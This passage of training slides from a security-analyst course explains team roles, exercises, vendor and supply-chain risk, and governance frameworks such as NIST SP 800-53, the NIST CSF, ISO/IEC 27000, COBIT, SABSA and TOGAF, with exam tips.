- Blue Team
  - The defenders; fixes red team discoveries
- White Team
  - Planners and moderators
- Purple Team
  - Dynamic hybrid of red and blue
  - Test blue team's processes, people, & technologies in a collaborative way



© 2026 Tertiary Infotech Academy Pte Ltd

Training Programs & Resources — In Depth

- Building analyst capability combines formal technical training with real-life experience and active participation in the security community, such as giving presentations at security conferences to sharpen and share expertise.
- Hands-on rehearsal comes through tabletop exercises (TTXs), which are discussion-based walkthroughs of an incident scenario, and live-fire exercises, which test teams against active simulated attacks.
- A cyber range provides a safe, isolated virtual environment where defenders can practice detection and response against realistic attacks without risking production systems, and organizations may stand up separate training teams to run these programs.
- A SOC values these resources because skills degrade without practice, and rehearsing under realistic conditions exposes gaps in people, process, and tooling before a real incident does.
- **On the exam: Distinguish a tabletop exercise (discussion-based) from a live-fire exercise (hands-on simulated attack) and recognize a cyber range as the isolated environment used for realistic practice.**

© 2026 Tertiary Infotech Academy Pte Ltd

Training Programs & Resources — Key Points

- Technical training
- Real life experience
- Active member of the community
  - Ex: presentations at security conferences
- Tabletop exercises (TTXs)
- Live-fire exercises
  - Cyber range
- Separate training teams

© 2026 Tertiary Infotech Academy Pte Ltd

Vendor Due Diligence — In Depth

- Vendor due diligence is the investigation an organization performs before and after engaging a third party to confirm the vendor can be trusted with its data and operations.
- It includes reviewing references and speaking with former and current customers, checking sources such as Better Business Bureau (BBB) reports, and ensuring contracts require adequate security controls and that service level agreements (SLAs) define performance and availability commitments.
- Deeper assurance comes from reviewing the vendor's security program, its internal and external audit reports and third-party reviews, conducting onsite inspections and interviews after signing, and confirming the vendor maintains a business continuity plan (BCP), backed by a nondisclosure agreement (NDA) to protect shared information.
- Analysts care because third-party weaknesses become the organization's own risk, and diligence provides contractual and evidentiary leverage to hold vendors to a security baseline.
- **On the exam: Expect questions on evaluating third-party risk, recognizing SLAs, NDAs, BCP requirements, and audit-report review as the mechanisms that enforce vendor security.**

© 2026 Tertiary Infotech Academy Pte Ltd

Vendor Due Diligence — Key Points

- Review references and communicate with former and existing customers
- Review Better Business Bureau (BBB) reports
- Ensure that contracts/ agreements include requirements for adequate security controls
- Ensure that service level agreements (SLAs) are in place

© 2026 Tertiary Infotech Academy Pte Ltd

Vendor Due Diligence (2)

- Review vendor’s security program
- Review internal and external audit reports and third-party reviews
- Conduct onsite inspection and interviews after signing the agreement
- Ensure the vendor has a business continuity plan (BCP)
- Implement a nondisclosure agreement (NDA)

© 2026 Tertiary Infotech Academy Pte Ltd

Supply Chain Risk Assessment — In Depth

- Supply chain risk assessment evaluates the threats introduced by the hardware, software, and services an organization sources from others, since a compromise anywhere upstream can reach the buyer.
- A central concern is hardware source authenticity—verifying that components are genuine and have not been counterfeited or tampered with (for example, implanted backdoors) during manufacturing or transit.
- The U.S. Department of Defense addresses this with the Trusted Foundry program, which certifies suppliers to produce microelectronics through a vetted, secure, and controlled process.
- A security analyst assesses supply chain risk because counterfeit or tampered components can defeat every downstream control, making provenance and trusted sourcing part of the overall risk posture.
- **On the exam: Recognize hardware source authenticity and the DoD Trusted Foundry program as controls that counter counterfeit and tampered components in the supply chain.**

© 2026 Tertiary Infotech Academy Pte Ltd

Supply Chain Risk Assessment — Key Points

- Hardware source authenticity
  - Trusted Foundry (DoD)

© 2026 Tertiary Infotech Academy Pte Ltd

NIST — In Depth

- The National Institute of Standards and Technology (NIST) publishes widely adopted cybersecurity guidance, including its Special Publication series that defines security control catalogs and processes.
- NIST SP 800-53 provides a comprehensive catalog of recommended security and privacy controls for federal information systems and organizations, and is broadly reused in the private sector as a control baseline.
- The NIST Cybersecurity Framework (CSF) offers a risk-based, outcome-oriented structure organized around core functions—Identify, Protect, Detect, Respond, and Recover (with Govern added in CSF 2.0)—that maps controls to business objectives.
- Security analysts use these publications to select controls, benchmark maturity, and speak a common language with auditors, regulators, and management.
- **On the exam: Know that SP 800-53 is the control catalog and that the NIST CSF is organized around its core functions (Identify, Protect, Detect, Respond, Recover, and Govern in CSF 2.0).**

© 2026 Tertiary Infotech Academy Pte Ltd

NIST — Key Points

- NIST Special Publication 800-53 (Recommended Security Controls for Federal Information Systems)
- Cyber Security Framework (CSF)

© 2026 Tertiary Infotech Academy Pte Ltd

Security Guidelines — In Depth

- Security guidelines are the authoritative standards, frameworks, and control catalogs that tell an organization how to protect its systems, one of the most widely cited being NIST Special Publication 800-53, historically titled Recommended Security Controls for Federal Information Systems and Organizations.
- SP 800-53 supplies the catalog of controls organizations implement to satisfy the Federal Information Processing Standards, most notably FIPS 199 for categorizing information systems and FIPS 200 for the minimum baseline of security requirements they must meet.
- FIPS are mandatory for U.S. federal government and military data processing systems, so 800-53 is the practical toolset agencies use to become and stay FIPS-compliant.
- A SOC analyst cares because these guidelines define the required controls that your monitoring, findings, and remediation recommendations must map back to, giving your reports a recognized, defensible baseline of compliance.
- **On the exam: Expect to recognize NIST SP 800-53 as the federal control catalog and connect it to FIPS 199/200 categorization and baseline requirements when a question asks which framework backs a compliance or reporting requirement.**

© 2026 Tertiary Infotech Academy Pte Ltd

Security Guidelines — Key Points

- NIST Special Publication 800-53
  - AKA - Recommended Security Controls for Federal Information Systems
  - Controls to be compliant with Federal Information Processing Standards (FIPS)
  - FIPS is used in government or military data processing


NIST Special Publication 800-53
Revision 4

Security and Privacy Controls for Federal Information Systems and Organizations

JOINT TASK FORCE
TRANSFORMATION INITIATIVE

This publication is available free of charge from:
http://dx.doi.org/10.6028/NIST.SP.800-53r4

NIST
National Institute of Standards and Technology
U.S. Department of Commerce

© 2026 Tertiary Infotech Academy Pte Ltd

NIST Special Publication 800-53 — In Depth

- NIST SP 800-53 is the U.S. government's comprehensive catalog of security and privacy controls, organized into control families such as Access Control (AC), Incident Response (IR), Audit and Accountability (AU), and System and Communications Protection (SC).
- The controls are grouped into low, moderate, and high baselines that an organization selects based on the impact level its systems were assigned under FIPS 199, so higher-risk systems inherit stronger required protections.
- It is a living standard, with Revision 5 integrating privacy controls directly alongside security controls and adopting an outcome-based, control-family structure rather than the older management/operational/technical split.
- Analysts rely on 800-53 as the common vocabulary for tying an observed weakness or incident finding to a specific, named control gap that leadership and auditors will recognize.
- **On the exam: Know 800-53 as the selectable, baseline-driven control catalog (low/moderate/high) and be able to distinguish it from procedural guidance like the NIST 800-61 incident-response guide.**

© 2026 Tertiary Infotech Academy Pte Ltd

NIST Special Publication 800-53

CAUTIONARY NOTE

DEVELOPMENT OF SYSTEMS, COMPONENTS, AND SERVICES

With the renewed emphasis on trustworthy information systems and supply chain security, it is essential that organizations have the capability to express their information security requirements with clarity and specificity in order to engage the information technology industry and obtain the systems, components, and services necessary for mission and business success. To ensure that organizations have such capability, Special Publication 800-53 provides a set of security controls in the System and Services Acquisition family (i.e., SA family) addressing requirements for the development of information systems, information technology products, and information system services. Therefore, many of the controls in the SA family are directed at developers of those systems, components, and services. It is important for organizations to recognize that the scope of the security controls in the SA family includes all system/component/service development and the developers associated with such development whether the development is conducted by internal organizational personnel or by external developers through the contracting/acquisition process. Affected controls include SA-8, SA-10, SA-11, SA-15, SA-16, SA-17, SA-20, and SA-21.



© 2026 Tertiary Infotech Academy Pte Ltd

FIPS Controls — In Depth

- FIPS controls refer to the security control catalog historically presented in NIST 800-53 Appendix F, the set of safeguards and countermeasures organizations deploy to meet FIPS 200 minimum security requirements.
- Classic 800-53 sorted these controls into three classes: management controls covering risk and policy decisions, operational controls executed by people such as awareness training and physical security, and technical controls enforced by the systems themselves like encryption and authentication.
- The entire purpose of these safeguards is to preserve the CIA triad, protecting the confidentiality, integrity, and availability of the information and systems in scope.
- For a security analyst, framing findings as management, operational, or technical control failures and mapping them to a CIA impact makes reports clearer to both technical teams and management.
- **On the exam: Be ready to classify a given control as management, operational, or technical and to tie a control failure to the confidentiality, integrity, or availability property it was protecting.**

© 2026 Tertiary Infotech Academy Pte Ltd

FIPS Controls — Key Points

- Security Control Catalog (NIST 800-53, Appendix F)
  - Management
  - Operational
  - Technical Safeguards
  - Countermeasures to protect
    - Confidentiality
    - Integrity
    - Availability

© 2026 Tertiary Infotech Academy Pte Ltd

Cybersecurity Framework (CSF) — In Depth

- The NIST Cybersecurity Framework is a voluntary, risk-based framework designed to be flexible, scalable, repeatable, and cost-effective so organizations of any size can prioritize and communicate their cybersecurity investments.
- Its heart is the Framework Core, a set of common activities, desired outcomes, and informative references cross-linked to standards like 800-53 and ISO 27001, structured into functions, categories, and subcategories.
- CSF 1.1 defined five functions (Identify, Protect, Detect, Respond, Recover) with 23 categories and 108 subcategories, and it also uses Implementation Tiers 1 through 4 to describe how rigorous and risk-informed an organization's practices are.
- SOC analysts use CSF as a shared language to map their detection and response work to business-understandable outcomes and to prioritize which gaps to close first.
- **On the exam: Recall the CSF Core functions in order and know that Implementation Tiers (1-4) describe the maturity and rigor of practices, not a compliance score.**

© 2026 Tertiary Infotech Academy Pte Ltd

Cybersecurity Framework (CSF) — Key Points

- Goals
  - Flexible
  - Scalable
  - Repeatable
  - Cost-effective
  - Prioritization

© 2026 Tertiary Infotech Academy Pte Ltd

Cybersecurity Framework (CSF) (2)

- Framework core
  - Common activities, outcomes, & references
  - 5 functions, 22 categories, 98 subcategories
- Implementation tiers
  - Categorize rigor and sophistication of cyber security practices
  - Tiers 1-4
    - 1 –Partial
    - 2 –Risk Informed
    - 3 –Repeatable
    - 4 –Adaptive

© 2026 Tertiary Infotech Academy Pte Ltd

Cyber Security Framework (CSF) — In Depth

- Within the NIST CSF, a Framework Profile is the alignment of the Core's functions, categories, and subcategories to an organization's specific business requirements, risk tolerance, and resources.
- Organizations typically build a Current Profile describing where their security posture stands today and a Target Profile describing where they want or need to be, based on their risk decisions.
- The gap between the Current and Target Profiles becomes a prioritized, cost-aware action plan, letting leadership see exactly where they are versus where they can realistically get to.
- Analysts contribute to profiles by supplying the evidence of current control coverage from monitoring data, which turns raw findings into a roadmap management can fund and track.
- **On the exam: Expect a question distinguishing the Framework Profile (Current vs Target state for gap analysis) from the Core and the Implementation Tiers.**

© 2026 Tertiary Infotech Academy Pte Ltd

Cyber Security Framework (CSF) — Key Points

- Framework Profile
  - State of an organization concerning CSF categories
  - See where they are vs. where they can be


© 2026 Tertiary Infotech Academy Pte Ltd

Framework Core — In Depth

- The Framework Core is the central component of the NIST CSF that presents a set of desired cybersecurity outcomes and the activities to achieve them in a way that is not tied to any single sector or technology.
- It is organized in a hierarchy: high-level Functions divide into Categories of related outcomes, which divide into specific Subcategories, each linked to Informative References pointing at concrete controls in standards such as 800-53, ISO 27001, and COBIT.
- This structure lets an organization move from a broad function like Detect down to a precise, actionable subcategory and then to the exact control that satisfies it.
- Analysts value the Core because it bridges plain-language business outcomes and the detailed technical controls their SOC actually operates, making cross-team reporting coherent.
- **On the exam: Know the Core's four-part hierarchy of Functions, Categories, Subcategories, and Informative References and that it maps outcomes to controls in other standards.**

© 2026 Tertiary Infotech Academy Pte Ltd

Framework Core



© 2026 Tertiary Infotech Academy Pte Ltd

Standardize Security Standards — In Depth

- Global security standardization is led largely by the International Organization for Standardization (ISO), the world's largest developer of international standards spanning fields from food technology and agriculture to space engineering and mining.
- ISO frequently partners with the International Electrotechnical Commission (IEC), which sets standards for electrical and electronic technologies, and together they produce internationally recognized information-security standards.
- Their joint work gives us the ISO/IEC 27000-series, the family of standards defining an Information Security Management System (ISMS), with ISO/IEC 27001 specifying ISMS requirements and 27002 providing the control guidance.
- Analysts encounter these standards when an organization's compliance obligations or customer contracts require certification, because findings and reports may need to be mapped to specific 27001/27002 controls.
- **On the exam: Recognize that ISO and IEC jointly own the ISO/IEC 27000-series and that 27001 (ISMS requirements) versus 27002 (control guidance) is a common distinction tested.**

© 2026 Tertiary Infotech Academy Pte Ltd

Standardize Security Standards — Key Points

- International Organization for Standardization (ISO)
  - Largest developer of international standards
  - Standards range from scientific, food technology, agriculture, space engineering, mining, etc
- International Electrotechnical Commission (IEC)
  - Standards for any electrical & electronic technologies

© 2026 Tertiary Infotech Academy Pte Ltd

Standardize Security Standards (2)

- ISO & IEC create global ISMS (Information Security Management System) standards
  - ISO/IEC 27000-series

© 2026 Tertiary Infotech Academy Pte Ltd

International Organization for Standardization (ISO) — In Depth

- The International Organization for Standardization (ISO) is an independent, non-governmental body composed of national standards organizations that develops and publishes voluntary international standards across nearly every industry.
- In information security, its most relevant output is the ISO/IEC 27000-series, developed jointly with the IEC, which frames how an organization establishes, operates, and continually improves an Information Security Management System.
- ISO certification is achieved through independent third-party audit, giving an organization internationally recognized proof that its security program meets a defined standard.
- For a SOC analyst, ISO standards define the control set that audit-driven reporting must demonstrate coverage against, especially for organizations that trade internationally.
- **On the exam: Expect ISO to appear as the international standards body behind ISO/IEC 27001 certification, contrasted with U.S. frameworks like NIST 800-53.**

© 2026 Tertiary Infotech Academy Pte Ltd

International Organization for Standardization (ISO)

ISO/IEC 27000	Overview and vocabulary
ISO/IEC 27001	ISMS requirements
ISO/IEC 27002	Security management
ISO/IEC 27003	ISMS implementation
ISO/IEC 27004	ISMS measurement
ISO/IEC 27005	Risk management
ISO/IEC 27006	Certification requirements
ISO/IEC 27007	ISMS auditing
ISO/IEC 27008	Guidance for auditors
ISO/IEC 27031	Business continuity
ISO/IEC 27033	Network security
ISO/IEC 27034	Application Security
ISO/IEC 27035	Incident Management
ISO/IEC 27037	Digital Evidence Collection and Preservation

- ISMS
  - Responsible for security implementation across network
- ISO 27001 certification
  - Available, but not required
- ISO 27000-series certification
  - Assures adherence to industry standards

12

© 2026 Tertiary Infotech Academy Pte Ltd

COBIT — In Depth

- COBIT (Control Objectives for Information and Related Technologies) is a framework of governance and management objectives for enterprise IT, developed by ISACA in collaboration with the IT Governance Institute (ITGI).
- Rather than focusing narrowly on security controls, COBIT defines control objectives that align IT and information-system management with overall business goals, covering areas like planning, delivery, and monitoring.
- The current COBIT 2019 edition is built around governance and management objectives and design factors that let an organization tailor an IT governance system to its context.
- Analysts benefit because COBIT gives leadership a governance lens that connects the SOC's technical work to business risk and value, which matters when reporting to executives and auditors.
- **On the exam: Know COBIT as ISACA's IT governance framework aligning IT to business objectives, distinct from the operational, control-focused NIST and ISO catalogs.**

© 2026 Tertiary Infotech Academy Pte Ltd

COBIT — Key Points

- Control Objectives for Information and Related Technology (COBIT)
  - Framework and controls
  - Developed by ISACA (formerly Information Systems Audit and Control Association, now only known by its acronym)
  - In collaboration with IT Governance Institute (ITGI)
  - Defines control goals for IT & IS system management


© 2026 Tertiary Infotech Academy Pte Ltd

Control Objectives for Information and Related Technology (COBIT) — In Depth

- This is the full name of COBIT, an IT governance and management framework maintained by ISACA that defines the control objectives an organization should meet to keep its IT and information systems well-governed.
- It emphasizes governance, risk, and compliance at the enterprise level, providing a structured way to ensure IT decisions support business strategy and that accountability is clearly assigned.
- COBIT is often used alongside more technical frameworks, mapping high-level governance objectives to the detailed controls found in standards such as ISO 27001 or NIST 800-53.
- For an analyst, understanding COBIT clarifies why certain controls exist and how technical findings roll up into the governance and audit reporting leadership relies on.
- **On the exam: Recognize the expanded title and associate it with ISACA-driven IT governance and audit alignment rather than hands-on technical control implementation.**

© 2026 Tertiary Infotech Academy Pte Ltd

Control Objectives for Information and Related Technology (COBIT)




© 2026 Tertiary Infotech Academy Pte Ltd

SABSA — In Depth

- SABSA (Sherwood Applied Business Security Architecture) is a framework and methodology for developing risk-driven enterprise information security and information assurance architectures.
- It is built around a layered model, moving from the contextual and conceptual layers (the business view) down through logical, physical, and component layers to operational management, ensuring security is traceable back to business requirements.
- A defining principle of SABSA is that every architecture decision is derived from an analysis of business needs, so controls exist to serve measurable business objectives rather than as arbitrary technical add-ons.
- Analysts encounter SABSA in mature organizations where it explains why the security controls they monitor are structured the way they are and how those controls tie back to business risk.
- **On the exam: Identify SABSA as a business-risk-driven, layered security architecture framework, distinguishing it from governance frameworks like COBIT and enterprise-architecture frameworks like TOGAF.**

© 2026 Tertiary Infotech Academy Pte Ltd

SABSA



© 2026 Tertiary Infotech Academy Pte Ltd

SABSA (2)



	Assets (What)	Motivation (Why)	Process (How)	People (Who)	Location (Where)	Time (When)
Contextual	The business	Business risk model	Business process model	Business organization and relationships	Business geography	Business time dependencies
Conceptual	Business attributes profile	Control objectives	Security strategies and architectural layering	Security entity model and trust framework	Security domain model	Security-related lifetime and deadlines
Logical	Business information model	Security policies	Security services	Entity schema and privilege profiles	Security domain definitions and associations	Security processing cycle
Physical	Business data model	Security rules, practices and procedures	Security mechanisms	Users, applications and user interface	Platform and network infrastructure	Control structure execution
Component	Detailed data structures	Security standards	Security products and tools	Identities, functions, actions and ACLs	Processes, nodes, addresses and protocols	Security step timing and sequencing
Operational	Assurance of operational continuity	Operational risk management	Security service management and support	Application and user management and support	Security of sites and platforms	Security operations schedule

16

© 2026 Tertiary Infotech Academy Pte Ltd

The Open Group Architecture Framework (TOGAF) — In Depth

- TOGAF is a widely adopted framework and methodology for designing, planning, implementing, and governing enterprise architecture, originally derived from a U.S. Department of Defense architecture framework and now maintained by The Open Group.
- Its centerpiece is the Architecture Development Method (ADM), a repeatable cycle of phases that guides an organization from architecture vision through business, information-systems, and technology architectures to implementation and change management.
- Because it is a general enterprise-architecture standard used by a large share of Fortune 500 companies, TOGAF provides the structural blueprint into which security architecture, and by extension security controls, must fit.
- Analysts benefit from recognizing TOGAF because it explains how security requirements are integrated into overall enterprise design, ensuring their findings and recommendations align with how the business architects its systems.
- **On the exam: Know TOGAF as The Open Group's enterprise-architecture framework built around the ADM, contrasted with security-specific frameworks like SABSA and governance frameworks like COBIT.**

© 2026 Tertiary Infotech Academy Pte Ltd

The Open Group Architecture Framework (TOGAF) — Key Points

- Originated in Department of Defense
- Now run by The Open Group
- Standard for enterprise architecture
- Used by most Fortune 500 companies worldwide

